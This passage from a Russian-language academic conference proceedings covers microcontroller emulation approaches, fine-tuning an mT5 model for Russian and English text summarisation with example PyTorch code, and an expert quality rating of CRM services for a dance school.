В долгосрочной перспективе предполагается создание Высшей школы искусственного интеллекта на базе одного из университетов с программами бакалавриата и магистратуры в областях «Компьютерное зрение», «Машинное обучение» и «Обработка естественного языка».

В заключение, следует отметить, что развитие информатизации в системе образования, автоматизация управленческих процессов и подготовка IT-специалистов играют ключевую роль в современном обществе. Цифровизация образования открывает новые возможности для эффективного обучения и повышения доступности знаний. Внедрение электронных систем обучения способствует более гибкому и индивидуализированному образовательному процессу, что в свою очередь способствует развитию страны в целом. Однако необходимо учитывать, что успешная цифровизация требует не только технических инноваций, но и комплексного подхода к подготовке педагогических кадров и обеспечению доступа к современным образовательным технологиям для всех слоев общества. Все это позволит обеспечить устойчивое и качественное развитие образования в нашей стране.

\*\*\*

1. Ермекова Н.С., Жиембаев Ж.Т., Онгарбаева А. Д. «цифровые технологии в образовании»: учебно-методическое пособие. - Талдыкорган: «Жетысуский университет», 2022. - 105 С.
2. <https://vestisemey.kz/13776/novye-it-tehnologii-dlya-obrazovaniya-tsifrovizatsiya.html?ysclid=lu073evw36439531745>
3. <https://informburo.kz/stati/digital-tehnologii-v-skolax-i-vuzax-kazahstana-sest-yarkix-primerov-ispolzovaniya?ysclid=lu077wwdie942074558>
4. <https://the-tech.kz/v-kazahstane-utverdyat-konczepcziyu-razvitiya-iskusstvennogo-intellekta-na-2024-2029-gody/>

**Исаев А.Л., Шевченко А.Р.**

### **Программная эмуляция работы микроконтроллеров**

*Московский государственный технический  
университет им. Н.Э. Баумана  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-648

#### **Аннотация**

В статье рассмотрены методы эмуляции работы микроконтроллеров с целью тестирования и отладки разрабатываемых устройств. К ним относятся использование виртуальных микроконтроллеров и реализация симуляторов инструкций. Проведено сравнение программных и аппаратных методов эмуляции. В качестве применимого для тестирования правильности работы эмулятора рассматривается микроконтроллер 1921BK035.

**Ключевые слова:** программная эмуляция, аппаратная эмуляция, микроконтроллеры, встраиваемое программное обеспечение.

#### **Abstract**

The article discusses the methods of emulating the operation of microcontrollers in order to test and debug the devices being developed. These include the use of virtual microcontrollers and the implementation of instruction simulators. The comparison of software and hardware emulation methods is carried out. The 1921BK035 microcontroller is considered as applicable for testing the correctness of the emulator.

**Keywords:** software emulation, hardware emulation, microcontrollers, embedded software.

#### **Введение**

В настоящее время актуальной является задача по внедрению микроконтроллеров отечественной разработки в новые изделия. При этом имеется проблема, связанная с временем проектирования и отладки реализуемых изделий. Один из подходов к уменьшению времени проектирования заключается в разработке программного обеспечения одновременно с

аппаратным обеспечением, или даже ранее. Способом разработки в рамках такого подхода является использование эмуляторов для имитации работы разрабатываемой системы. При этом не все производители микроконтроллеров поставляют средства для эмуляции, что вынуждает разработчиков изделия ждать появления аппаратного обеспечения для продолжения разработки и отладки программного обеспечения. В данной работе рассматриваются подходы к эмуляции разных моделей микроконтроллеров и выбор модели отечественного микроконтроллера, на основе которого можно рассмотреть процесс разработки эмулятора.

### **1. Выбор микроконтроллера для анализа**

В качестве примера реализации эмулятора предлагается использовать 32-разрядный отечественный микроконтроллер 1921BK035, способный решать задачи управления электроприводами, построенный на базе процессорного ядра с производительностью 125 DMIPS с поддержкой операций с плавающей запятой. Особенности данного контроллера является то, что он реализован на базе лицензируемого ядра ARM (Advanced RISC Machine – усовершенствованная RISC-машина), которое получило большое распространение в текущее время, и реализует наборы команд Thumb и Thumb2. Система команд Thumb – сокращенная система 16-и разрядных команд, Thumb2 – расширение Thumb при помощи 32-х разрядных команд для достижения производительности несокращенной системы команд при сохранении плотности кода как у Thumb. Документация при этом находится в открытом доступе на сайте производителя, что позволяет свободно взять её за основу для реализации эмулятора контроллеров на базе ядра ARM. Также производитель предоставляет пакеты интеграции для среды разработки и примеры, которые можно использовать для проверки корректности работы разрабатываемого эмулятора.

### **2. Анализ пакетов документации**

Для реализации эмулятора требуется описания следующих аспектов работы:

- 1) общей архитектуры микроконтроллера;
- 2) набора команд, реализуемых микроконтроллером;
- 3) структуры памяти и адресного пространства микроконтроллера;
- 4) каждого из периферийных блоков микроконтроллера.

Поскольку выбранный микроконтроллер реализует наборы команд Thumb и Thumb2, которые являются стандартными для микроконтроллеров с ядром ARM, полная документация на данные наборы команд может быть получена на сайте разработчика ядра. Перечисление всех регистров микроконтроллера представлено в обязательном приложении к руководству пользователя, описание структуры памяти программы и памяти переменных, а также общей архитектуры микроконтроллера и каждого блока реализованной периферии, представлено в руководстве пользователя с сайта разработчика. Данный микроконтроллер выбран, поскольку он имеет ограниченный объем периферийных устройств, который, однако, позволяет применять его в широком спектре устройств. При этом, данный микроконтроллер имеет богатую документацию, примеры тестовых проектов, которые можно использовать для проверки корректности работы разрабатываемого эмулятора и пакеты для интеграции с некоторыми популярными средами разработки.

### **3. Обзор и анализ методов эмуляции работы микроконтроллеров**

Для эмуляции микроконтроллеров применяют следующие подходы

- 1) эмуляция на программируемых логических интегральных схемах – ПЛИС;
- 2) эмуляция на микроконтроллере с отладочным интерфейсом;
- 3) виртуальные микроконтроллеры;
- 4) симуляторы на уровне инструкций.

Эмуляторы на ПЛИС реализуются, полностью повторяя внутреннюю логику работы микроконтроллера с добавлением дополнительных отладочных интерфейсов. Реализация периферийных модулей имеется не всегда. Один аппаратный комплект может использоваться для эмуляции нескольких различных моделей микроконтроллеров. При отладке можно использовать другие аппаратные средства и модули, которые будут использованы в конечном

устройстве. Данное решение имеет высокую стоимость разработки, аппаратного обеспечения, требует высокой квалификации разработчика.

Эмуляция на микроконтроллере сводится к реализации совместимости одной модели микроконтроллера с другими, при этом обеспечивается высокая достоверность работы за счет использования максимально приближенного к конечному виду микроконтроллера. Из-за специфики реализации, данный вариант доступен не для всех моделей. Он имеет относительно низкую стоимость, однако может требовать высокой квалификации разработчика.

Виртуальный микроконтроллер представляет из себя программное обеспечение, моделирующее работу логических вентилях реального контроллера. При этом достигается высокий уровень достоверности эмуляции за счет максимально приближенного к реальности подхода. Однако, реализация подобного типа эмулятора может потребовать слишком высокой стоимости разработки, а также наличия документации о внутреннем устройстве микроконтроллера.

Симулятор на уровне инструкций сводится к реализации набора регистров, подсистемы памяти и пошаговому исполнению инструкций. Данный подход имеет низкую сложность реализации, более высокую скорость работы, чем реализация виртуального микроконтроллера. Также добавление дополнительного функционала для процесса отладки (например, обратное исполнение инструкций, история изменения памяти, подключение других сред моделирования) при использовании данного подхода на много проще, чем для других. Однако, в отличие от реализации виртуального микроконтроллера, достоверность эмуляции может быть ниже, поскольку опускаются детали работы микроконтроллера на уровне логических вентилях, что не мешает использовать данный подход для целей отладки и тестирования в большинстве ситуаций.

Сравнение методов проведен по следующим критериям: простота реализации, гибкость в выборе модели микроконтроллера внутри одного эмулятора, нагрузка на рабочую станцию разработчика, гарантия достоверности работы эмулятора, необходимость в аппаратном обеспечении для работы. Сравнение представлено в таблице 1.

Таблица 1

Сравнение подходов к эмуляции микроконтроллеров.

Метод Критерий	Эмуляция на ПЛИС	Эмуляция на другом МК	Виртуальный микроконтроллер	Симулятор инструкций
Простота реализации	-	-	-	+
Гибкость в выборе модели	+	-	+	+
Низкая нагрузка на ПК	+	+	-	+
Высокая достоверность работы	+	+	+	-
Не требуется аппаратное обеспечение	-	-	+	+

В результате сравнения можно сделать вывод, что наиболее подходящим методом является реализация симулятора на уровне инструкций, поскольку он является наиболее гибким и простым в применении и реализации.

### Заключение

Проведен сравнительный анализ программных и аппаратных способов эмуляции микроконтроллеров. На основе этого анализа предлагается наименее трудоёмкий с точки зрения реализации и наиболее применимый для задач отладки и тестирования метод эмуляции – симулятор на уровне инструкций. В качестве эталона при разработке эмулятора предлагается микроконтроллер 1921BK035.

\*\*\*

1. Деменкова Т. А., Игнатъев Ф. А. Технология разработки эмулятора для отладки микроконтроллеров // Радиопромышленность. 2017. № 3. С. 32–43.

2. Бейзер Б. Тестирование «черного ящика». Технологии функционального тестирования программного обеспечения и систем. СПб.: Питер, 2004. 320 с.
3. Хлуденев А.В. Средства разработки и отладки программ для микроконтроллеров
4. Герасимов, А. Ю. Вычисление входных данных для достижения определенной функции в программе методом итеративного динамического анализа / А. Ю. Герасимов, Л. В. Круглов // Труды ИСП РАН. – 2016. – Т. 28, № 5.
5. Далингер В.А. Решение математических задач методом перебора/ В.А. Далингер// Сборник: Современное образование: актуальные вопросы, достижения и инновации. – 2018.
6. Герасимов, А. Ю. Вычисление входных данных для достижения определенной функции в программе методом итеративного динамического анализа / А. Ю. Герасимов, Л. В. Круглов // Труды ИСП РАН. – 2016. – Т. 28, № 5.

**Капырин К.А., Сеницын И.В.**

**Обучение модели суммаризации текстов на русском и английском языке на основе модели mT5**

*МИРЭА — Российский технологический университет  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-649

**Аннотация**

В статье описана процедура обучения модели искусственного интеллекта суммаризации текстов на русском и английских языках. В статье устанавливаются параметры, которые необходимы для обучения модели на домашнем компьютере. В результате модель была обучена при помощи фреймворка PyTorch на языке Python.

**Ключевые слова:** искусственный интеллект, NLP, обработка естественного языка, mT5, суммаризация, трансформер.

**Abstract**

The article describes the procedure of training an artificial intelligence model of text summarization in Russian and English languages. The article sets the parameters that are necessary for training the model on a home computer. As a result, the model was trained using PyTorch framework in Python language.

**Keywords:** artificial intelligence, NLP, natural language processing, mT5, summarization, Python.

Обработка естественного языка, Natural Language Processing (NLP) – направление в сфере искусственного интеллекта, которое занимается эффективным анализом и обработкой естественного языка, как речевых, так и текстовых данных.

В наше время NLP используется в бизнесе, науке, образовании и других сферах для решения самых разных задач [1]:

- Сегментирование и определение целевых категорий клиентов.
- Категоризация отзывов клиентов о продукте.
- Классификация входящих обращений по их содержанию.
- Автоматическое общение с клиентами, например, чат-боты.
- Создание кратких изложений любых текстов.
- Автоматическое создание транскрипции аудио.

Появление современных архитектур нейронных сетей позволило данному направлению быстро развиваться. Совсем недавно пользователи не могли представить, что голосовые ассистенты такие как Siri от «Apple» или Алиса от «Яндекса», смогут так точно понимать человеческую речь и отвечать на их запросы как реальных человек. А сервисы такие как ChatGPT от «OpenAI» или Copilot от «Microsoft» начнут использоваться в бизнесе для решения различного рода задач. Поэтому данная область является весьма актуальной в наше время.

Суммаризация – это автоматическое создание краткого содержания, аннотации исходного текста. Это одна из сложнейших задач в NLP, потому что требует обработку длинных фрагментов текста и создание связанного текста, который передаст смысл написанного. Но результат сильно ускоряет работы людей, позволяя не тратить много времени на изучение длинных документов. Для решения данной задачи существует два принципиально разных подхода:

1. Экстрактивная суммаризация – подход, смысл которого заключается в извлечении ключевой информации из текста, т.е. выходной текст ограничен предложениями, словами, фразами исходного текста.



Рисунок 1. Схема экстрактивной суммаризации.

2. Абстрактивная суммаризация – подход, который заключается в создании нового текста, который кратко передает смысл исходного.

Модели абстрактивной суммаризации создают пересказ текста, который наиболее близок к тексту, который написан людьми, поэтому такой текст лучше воспринимается человеком [2]. Таким образом нами будет использоваться для именно абстрактивный подход.

В настоящий момент для обработки естественного языка используются нейронные сети, основанные на архитектуре «Трансформер». Данный вид архитектуры был представлен в 2017 году и предназначался изначально для решения задач машинного перевода, но в дальнейшем стала использоваться и в других задачах NLP. Его особенностью является механизм внимания, который позволяет нейронной сети лучше следить за контекстом текста, и отсутствием рекуррентности, что позволяет обучать модель с использованием технологий распараллеливания, что в свою очередь ускоряет процесс обучения [3]. В данной архитектуре присутствуют два компонента: энкодер и декодер. Энкодер получает на вход последовательность и кодирует её в вектор, затем вектор передается в декодер, который в дальнейшем декодирует последовательность, получая на выходе новую последовательность. Абстрактно, на высоком уровне данную архитектуру можно представить следующим образом:




Рисунок 2. Схема модели Трансформер.

Модели, основанные на архитектуре трансформер бывают 3 видов [4]:

1. Модели, состоящие только из Энкодера. Они используются для задач, где требуется понимание входного текста: классификация предложений по эмоциональной окраске или задач распознавания именованных сущностей.
2. Модели, состоящие только из Декодера. Используются для генерации текстов.
3. Модели, состоящие из Энкодера и Декодера. Встречаются в задачах суммаризации, или машинного перевода.

Для того, чтобы создать модель суммаризации, нам необходимо в первую очередь выбрать набор данных для обучения.

Мною был выбран csebuetnlp/xlsum набор данных, потому что он является предоставляет большой объем данных для обучения суммаризации на русском языке (около 78 тысяч записей).

```
from datasets import load_dataset
```

```
russian_dataset = load_dataset(«csebuetnlp/xlsum», name=«russian»)
```

```
english_dataset = load_dataset(«csebuetnlp/xlsum», name=«english»)
```

В данном фрагменте кода, мы импортируем набор данных и выбираем из него только русский и английский наборы.

Напишем функцию, которая потребуется для того, чтобы объединить русский и английский набор данных в один. Это нужно, чтобы обучить модель суммаризировать сразу на двух языках.

```
from datasets import concatenate_datasets, DatasetDict
```

```
dataset = DatasetDict()
```

```
for split in english_dataset.keys():
```

```
    dataset[split] = concatenate_datasets(
        [english_dataset[split], russian_dataset[split]]
    )
```

```
    dataset[split] = dataset[split].shuffle(seed=1)
```

Затем нам необходимо выбрать языковую модель из открытого доступа, которую мы обучим задачи суммаризации. Этот процесс называется дообучением или же Fine Tuning. Языковую модель не стоит обучать с самого начала, потому что процесс создания языковой модели требует большого количества вычислительных ресурсов и обучающих наборов данных.

Нами была выбрана языковая модель mT5 от компании Google AI [5]. Данная языковая модель обучена на 101 языке, включая русский и английский. Она использует архитектуру трансформер (энкодер-декодер), которая, как упоминалось ранее, подходит для задачи суммаризации текстов.

У каждой модели может использоваться свой токенизатор: инструмент, который используется для предварительной обработки текста, который затем подается на вход нейронной сети.

```
from transformers import AutoTokenizer
```

```
model_checkpoint = «google/mt5-small»
```

```
tokenizer = AutoTokenizer.from_pretrained(model_checkpoint)
```

Затем подготовим функцию предварительной обработки входного текста, назовем её preprocess\_function

```
max_input_length = 512
```

```
max_target_length = 128
```

```
def preprocess_function(examples):
```

```
    model_inputs = tokenizer(
```

```
        examples[«text»],
```

```
        max_length=max_input_length,
```

```
        truncation=True,
```



```

)
labels = tokenizer(
    examples[«summary»], max_length=max_target_length, truncation=True
)
model_inputs[«labels»] = labels[«input_ids»]
return model_inputs

```

Переменные `max_input_length` и `max_target_length` отвечают за размер входа и выхода нашей модели. Стоит отметить, что размер указывается в токенах, а не в символах или словах. Как правило, каждое слово стоит из нескольких токенов, но всё это зависит от размера слова и токенизатора, который используется при обработке текста.

Применяем функцию `preprocess_function` для обработки нашего набора данных:

```
tokenized_datasets = dataset.map(preprocess_function, batched=True)
```

Также нам нужно оценивать, насколько наша модель точно справляется с задачей суммаризации. В области NLP существуют различные метрики для оценки качества сгенерированного текста, например, ROUGE. Она является одной из традиционных метрик в этой области [6]. Данная метрика основана на подсчете совпадений слов и словосочетаний в сгенерированном тексте и эталонном. Обычно используются следующие метрики в ROUGE:

- ROUGE-1 – искомое совпадение считается по униграммам (отдельным словам).
- ROUGE-2 – искомое совпадение вычисляется по n-граммам второго порядка.
- ROUGE-L – искомое совпадение по наибольшей совпадающей последовательности в предложении.
- ROUGE-Lsum – искомое совпадение по наибольшей совпадающей последовательности в тексте.

```
from transformers import Seq2SeqTrainingArguments
```

```
from transformers import AutoModelForSeq2SeqLM
```

```
model = AutoModelForSeq2SeqLM.from_pretrained(model_checkpoint)
```

```
batch_size = 8
```

```
num_train_epochs = 4
```

```
logging_steps = len(tokenized_datasets[«train»])
```

```
model_name = model_checkpoint.split(«/»)[-1]
```

```
args = Seq2SeqTrainingArguments(
    output_dir=«model-name»,
    evaluation_strategy=«epoch»,
    learning_rate=0.0004,
    per_device_train_batch_size=batch_size,
    per_device_eval_batch_size=batch_size,
    weight_decay=0.01,
    save_total_limit=3,
    num_train_epochs=num_train_epochs,
    predict_with_generate=True,
    logging_steps=logging_steps,
    push_to_hub=False,
    optim=«adafactor»
)

```

В данном фрагменте кода, мы импортируем модель для дальнейшего обучения и настраиваем параметры этого обучения.

Для обучения используется оптимизатор adafactor. Он является оптимизированной версией самого распространенного оптимизатора Adam. Мы его используем, потому что процесс обучения очень требовательный к вычислительным ресурсам, и обучение модели mt5-small на данном наборе данных, может потребовать 16 ГБ видеопамяти.

Также стоит выставить размер батча равным 8, он должен быть равен степени 2, более высокие значения, могут привести к высоко нагрузке на видеоадаптер. А для ускорения обучения модели суммаризации следует установить аргумент predict\_with\_generate=True.

С таким набором параметров обучение заняло в районе 30 часов. Также скорость обучения можно было увеличить, путем уменьшения размера модели: вычленив из модели все языки кроме английского и русского, уменьшить размер тестового набора данных. Результат обучения модели продемонстрирован на рисунке ниже.

Training Loss	Epoch	Step	Validation Loss	Rouge1	Rouge2	RougeL	RougeLsum
2.8481	1.0	46096	2.2700	18.2746	5.3316	14.9101	14.9397
2.4194	2.0	92192	2.1316	19.6083	6.2946	16.1841	16.2019
2.2221	3.0	138288	2.0509	20.0895	6.5514	16.5405	16.5662
2.143	4.0	184384	2.0145	20.4759	6.8803	16.8811	16.915

Рисунок 3. Результат обучения модели.

Посмотрим работу модели на тестовом наборе данных, при помощи кода, указанного ниже. В нем мы указываем индекс элемента из тестового набора данных и получаем его суммаризацию при помощи нашей модели и выводим на экран.

```
from transformers import pipeline
```

```
summarizer = pipeline(«summarization», model=model_name)
```

```
def print_summary(idx):
```

```
    text = dataset[«test»][idx][«text»]
```

```
    reference = dataset[«test»][idx][«summary»]
```

```
    summary = summarizer(dataset[«test»][idx][«text»])[0][«summary_text»]
```

```
    print(f»>>> Текст: {text}'«)
```

```
    print(f»\n'>>> Эталон: {reference}'«)
```

```
    print(f»\n'>>> Результат суммаризации: {summary}'«)
```

```
print_summary(4)
```

Результат работы программы можно наблюдать из рисунка ниже:

```
'>>> Текст: Replacement buses are in place until the end of Tuesday. The A487 at Dyfi Bridge has reopened following an
'>>> Эталон: Flooding means trains are still not able to run on the line between Machynlleth and Newtown in Powys.'
'>>> Результат суммаризации: A flood warning has been issued for parts of Wales after heavy rain overnight'
```

Рисунок 4. Результат работы программы.

В результате была обучена модель, которые в дальнейшем можно использовать для создание аннотаций текстов на русском и английском языке, на основе модели многоязычной mT5.

\*\*\*

1. Методы обработки естественного языка [Электронный ресурс]. URL: <https://developers.sber.ru/help/ml/natural-language-processing-techniques> (дата обращения 23.03.2024).
2. Суммаризация текста: подходы, алгоритмов, рекомендации и перспективы [Электронный ресурс]. URL: <https://habr.com/ru/articles/514540/> (дата обращения: 23.03.2024).

3. Внимание — все, что вам нужно: как работает attention в нейросетях [Электронный ресурс]. URL: <https://sysblok.ru/knowhow/vnimanie-vse-chto-vam-nuzhno-kak-rabotaet-attention-v-nejrosetjah/> (дата обращения: 23.03.2024).
4. mT5: предобученный мультилингвальный Transformer для 101 языков [Электронный ресурс]. URL: <https://neurohive.io/ru/papers/mt5-predobuchennyj-multilingvalnyj-transformer-dlya-101-yazykov/> (дата обращения: 23.03.2024).
5. Эволюция метрик качества машинного перевода — Часть 1 [Электронный ресурс]. URL: <https://habr.com/ru/articles/745642/> (дата обращения: 23.03.2024).

**Киселева В. Д., Водовозова Ю. А.**

**Анализ качественных характеристик цифровых сервисов дополнительного образования**

*Северный (Арктический) федеральный университет имени М. В. Ломоносова  
(Россия, Северодвинск)*

*doi: 10.18411/trnio-04-2024-650*

**Аннотация**

В статье рассмотрены качественные характеристики цифровых сервисов дополнительного образования, проведено измерение и оценка выбранных показателей качества цифровых сервисов.

**Ключевые слова:** программный продукт, цифровой сервис, характеристики качества, дополнительное образование, шкала измерения, методы оценки.

**Abstract**

The article examines the qualitative characteristics of digital services of additional education, measures and evaluates selected indicators of the quality of digital services.

**Keywords:** software product, digital service, quality characteristics, additional education, measurement scale, evaluation methods.

В современных условиях ведения бизнеса, все большее распространение получают цифровые сервисы, автоматизирующие бизнес-процессы компании. С точки зрения получения доступа к информации, обрабатываемой с их помощью, цифровые сервисы подразделяются на внутренние – доступ к таким сервисам за пределами компании не предусмотрен или ограничен и внешние – данные сервисы доступны с любого браузера любого устройства, расположенного на территории компании или за ее пределами. Примером внешнего цифрового сервиса являются облачные системы управления взаимоотношениями с клиентами. Внутренний цифровой сервис, как правило, является коробочным решением – готовой платформой с возможностью кастомизации под бизнес-задачи и процессы компании или решением, реализованным собственными силами сотрудников IT-отдела компании.

Приобретая готовое решение или разрабатывая собственное, необходимо учитывать потребности заинтересованных сторон, в число которых входят пользователи и клиенты компаний.

Степень удовлетворения системой заявленных или подразумеваемых потребностей различных заинтересованных сторон является качеством продукта, определяющегося совокупностью характеристик.

Целью исследования являлся анализ и оценка качественных характеристик цифровых сервисов дополнительного образования для применения результатов исследования при разработке цифрового сервиса школы танцев.

Для достижения цели были поставлены следующие задачи:

- 1) Изучить характеристики качества программных продуктов в соответствии с ГОСТ Р ИСО/МЭК 25010–2015 [1].
- 2) Выбрать метод определения значений показателей качества.

- 3) Провести анализ существующих на рынке цифровых сервисов, поддерживающих деятельность организаций в сфере дополнительного образования.
- 4) Провести оценку показателей качества выбранных цифровых сервисов.

В рамках исследования были определены характеристики качества, отвечающие за удобство использования и переносимость (мобильность) программного продукта. Измерительной школой выбрана шкала от 0 до 10, где 0 – это самое низкое соответствие характеристике, а 10 – это самое высокое соответствие характеристике. В качестве метода определения значений показателей качества использовалась экспертная оценка. Для оценки показателей качества были выбраны цифровые сервисы дополнительного образования, поддерживающие бизнес-процессы школы танцев: Параплан CRM [2], CRM Отмечалка [3], Fit Base [4], 1С: Фитнес клуб [5]. Параплан CRM, CRM Отмечалка, Fit Base являются внешними сервисами, а 1С: Фитнес клуб – коробочное решение, предлагаемое компаниями 1С.

На рисунках 1-10 представлены результаты оценки показателей качества цифровых сервисов. На рисунках 1-5 представлена оценка подхарактеристики характеристики «удобство использования»: определимость пригодности, изучаемость, управляемость, защищенность от ошибки пользователя, доступность.




Рисунок 1. Оценка подхарактеристики «Определимость пригодности».

Оценка подхарактеристики «Определимость пригодности» показала, что все анализируемые цифровые сервисы предоставляют своим пользователям информацию, включающую демонстрационные и обучающие материалы, предназначенные для знакомства пользователей с функционалом системы.




Рисунок 2. Оценка подхарактеристики «Изучаемость».

Оценка подхарактеристики «Изучаемость» показала, что все анализируемые цифровые сервисы являются пригодными для обучения пользователей, т.е. позволяют выработать пользователю собственный алгоритм взаимодействия с системой




Рисунок 3. Оценка подхарактеристики «Управляемость».

Оценка подхарактеристики «Управляемость» показала, что только цифровой сервис «1С: Фитнес» согласован с ожиданиями действий пользователя.




Рисунок 4. Оценка подхарактеристики «Защищенность от ошибки пользователя».

Оценка подхарактеристики «Защищенность от ошибки пользователя» показала, что цифровой сервис «FitBase» не предусматривает устойчивость к ошибкам пользователя.




Рисунок 5. Оценка подхарактеристики «Доступность».

Оценка подхарактеристики «Доступность» показала, что цифровой сервис «FitBase» не обладает интуитивно понятным интерфейсом, тем самым ограничивает использование сервиса пользователями старшей возрастной группы.

Оценка подхарактеристики «эстетика пользовательского интерфейса» характеристики «удобство использования» включала в себя оценку UX-дизайна и UI-дизайна.




Рисунок 6. Оценка «UX-дизайн».

Оценка «UX-дизайн» показала, что цифровой сервис «1С: Фитнес» обладает самым оптимальным UX-дизайном среди анализируемых сервисов. Интерфейс цифрового сервиса «Параплан CRM» интуитивно понятен пользователю, интерфейс цифрового сервиса «Fit Base» не содержит отвлекающих действия элементов, таких как реклама. Самые низшие баллы при оценке «UX-дизайн» получил цифровой сервис «CRM Отмечала». Интерфейс сервиса содержит элементы, отвлекающие от взаимодействия с программным продуктом и взаимодействие с приложением частично удовлетворяет запросы пользователя.




Рисунок 7. Оценка «UI-дизайн».

Оценка «UI-дизайн» показала, что цифровой сервис «Fit Base» обладает самым оптимальным UI-дизайном среди анализируемых сервисов. Остальные сервисы имеют не всегда удачные решения в интерфейсе, связанные с визуальной концепцией или цветовой композицией.

На рисунках 8-10 представлена оценка подхарактеристики характеристики «переносимость»: адаптируемость, устанавливаемость, взаимозаменяемость.




Рисунок 8. Оценка подхарактеристики «Адаптируемость».

